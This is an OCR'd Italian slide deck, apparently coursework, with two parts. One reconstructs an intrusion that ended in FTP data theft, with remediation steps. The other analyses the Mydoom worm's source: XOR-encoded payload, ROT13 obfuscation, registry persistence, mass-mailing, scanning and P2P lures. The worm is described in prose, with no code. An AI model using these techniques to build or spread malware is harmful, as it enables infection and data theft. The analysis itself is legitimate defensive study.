
Colore rosso: traffico dall'attaccante (SRC)

Colore blu: risposte dal server (DST)

Attività Osservate

- Esecuzione comando whoami
- Lettura file /etc/passwd
- Modifica configurazioni di sistema
- Comandi di navigazione nel filesystem

Wireshark permette di analizzare in dettaglio il traffico di rete. La funzionalità "Follow TCP Stream" rivela la sequenza completa di comandi eseguiti.



Analisi dei Log con Kibana

Accesso Dashboard

Pivot da Sguil a Kibana per analisi più profonda

Filtro Traffico FTP

Identificazione del traffico FTP tra gli host coinvolti

Verifica File Trasferiti


Conferma del trasferimento di confidential.txt

Analisi Contenuto

Esame del contenuto dei file esfiltrati

Kibana consente di correlare eventi e visualizzare log centralizzati. L'analisi conferma l'esfiltrazione di dati tramite FTP usando credenziali rubate.

Vettore di Attacco Ricostruito



La ricostruzione completa dell'attacco evidenzia punti critici di intervento. L'accesso root e l'esfiltrazione FTP rappresentano le componenti più critiche.

Raccomandazioni di Sicurezza

Reset Credenziali

Cambiare immediatamente le password su tutti i sistemi coinvolti

Hardening Servizi

Limitare o disabilitare l'accesso FTP e implementare regole firewall


Patching

Applicare patch alle vulnerabilità sfruttate dall'attaccante

Monitoraggio Avanzato


Implementare regole IDS/IPS per rilevare comandi sospetti

L'isolamento efficace degli host compromessi richiede azioni immediate e sistematiche. Fondamentale implementare tutte le misure proposte per prevenire futuri attacchi.



Analisi Forense Approfondita: Malware Mydoom

Mydoom (noto anche come W32.Mydoom.A@mm) è un worm apparso nel gennaio 2004, classificato tra i più distruttivi della storia. Si propaga tramite e-mail e file P2P, infettando Windows e aprendo backdoor per accessi futuri.



Propagazione

E-mail


Allegati .exe o .zip inviati a indirizzi raccolti.

P2P

Diffusione tramite cartelle condivise (Kazaa, eMule).

Tecniche:

- Estrazione indirizzi email da file locali (.txt, .html, .dbx).
- Spoofing del mittente per sembrare legittimo.



Analisi del Codice Principale

Header

Usa #define WIN32_LEAN_AND_MEAN per escludere API non necessarie e velocizzare la compilazione. Include:

- <windows.h>: accesso al kernel, al file system, alle API di processo/thread.
- <winsock2.h>: per funzionalità di rete, tra cui creazione di socket, connessioni TCP.
- lib.h: presumibilmente contiene macro, costanti e funzioni comuni interne.
- massmail.h: dichiara funzioni per propagazione via e-mail.
- scan.h: per lo scanner TCP e scoperta host vulnerabili.
- sco.h: per l'attacco DDoS.
- xproxy/xproxy.inc: include i dati della DLL che verrà decryptata e iniettata (payload binario embedded).

Funzioni principali

- **decrypt1_to_file()**: decodifica payload usando XOR con chiave base 0xC7, modulo su 133. Serve a evitare rilevamento statico.
- **payload_xproxy()**: carica la DLL dannosa nascosta (shimgapi.dll, offuscata via ROT13). Crea file temporaneo e carica la DLL con LoadLibrary().
- **sync_check_frun()**: verifica esecuzione precedente del worm controllando chiavi registro criptate con ROT13. Scrive chiavi di avvio in HKCU\Software\Microsoft\Windows\CurrentVersion\Run e HKLM.
- **sync_mutex()**: usa CreateMutex con nome offuscato per impedire più istanze contemporanee.
- **sync_install()**: copia il malware stesso in %System%\taskmon.exe e lo imposta per l'avvio automatico.


Modulo Mass Mailing

Comportamento

- Usa API Winsock per inviare e-mail direttamente senza client SMTP.
- Scansiona il disco per indirizzi email nei file (.dbx, .html, .txt).
- Crea e-mail con oggetti fittizi e allegati infetti (es. doc.txt.exe, message.zip).

Tecniche

- Spoofing mittente.
- Manipolazione header SMTP.
- Invio ciclico automatizzato.



Modulo Scanner

Obiettivo

Identificare host vulnerabili in rete.

Scansione

Scansione di IP casuali.

Connessione

Apertura connessione TCP su porte come 3127, 135, 445.

Verifica

Se connesso, invia pacchetti per identificare presenza worm/porte aperte.

Modulo DDoS SCO

Obiettivo

Lanciare attacco a www.sco.com.

Funzione

Costruisce pacchetti HTTP GET continui.

Esecuzione

Invio multithreadato per generare carico distribuito.

Attivazione

L'attivazione è vincolata a una data hardcoded nel codice.

Modulo P2P

Identificazione

Localizza cartelle di programmi P2P

Copia


Copia di sé stesso in directory P2P (Kazaa, eMule)

Condivisione

Sfrutta la rete P2P per diffondersi ad altri utenti

Rinomina

Rinominato in modo accattivante: winamp_crack.exe, norton_patch.zip



Comunicazione C2

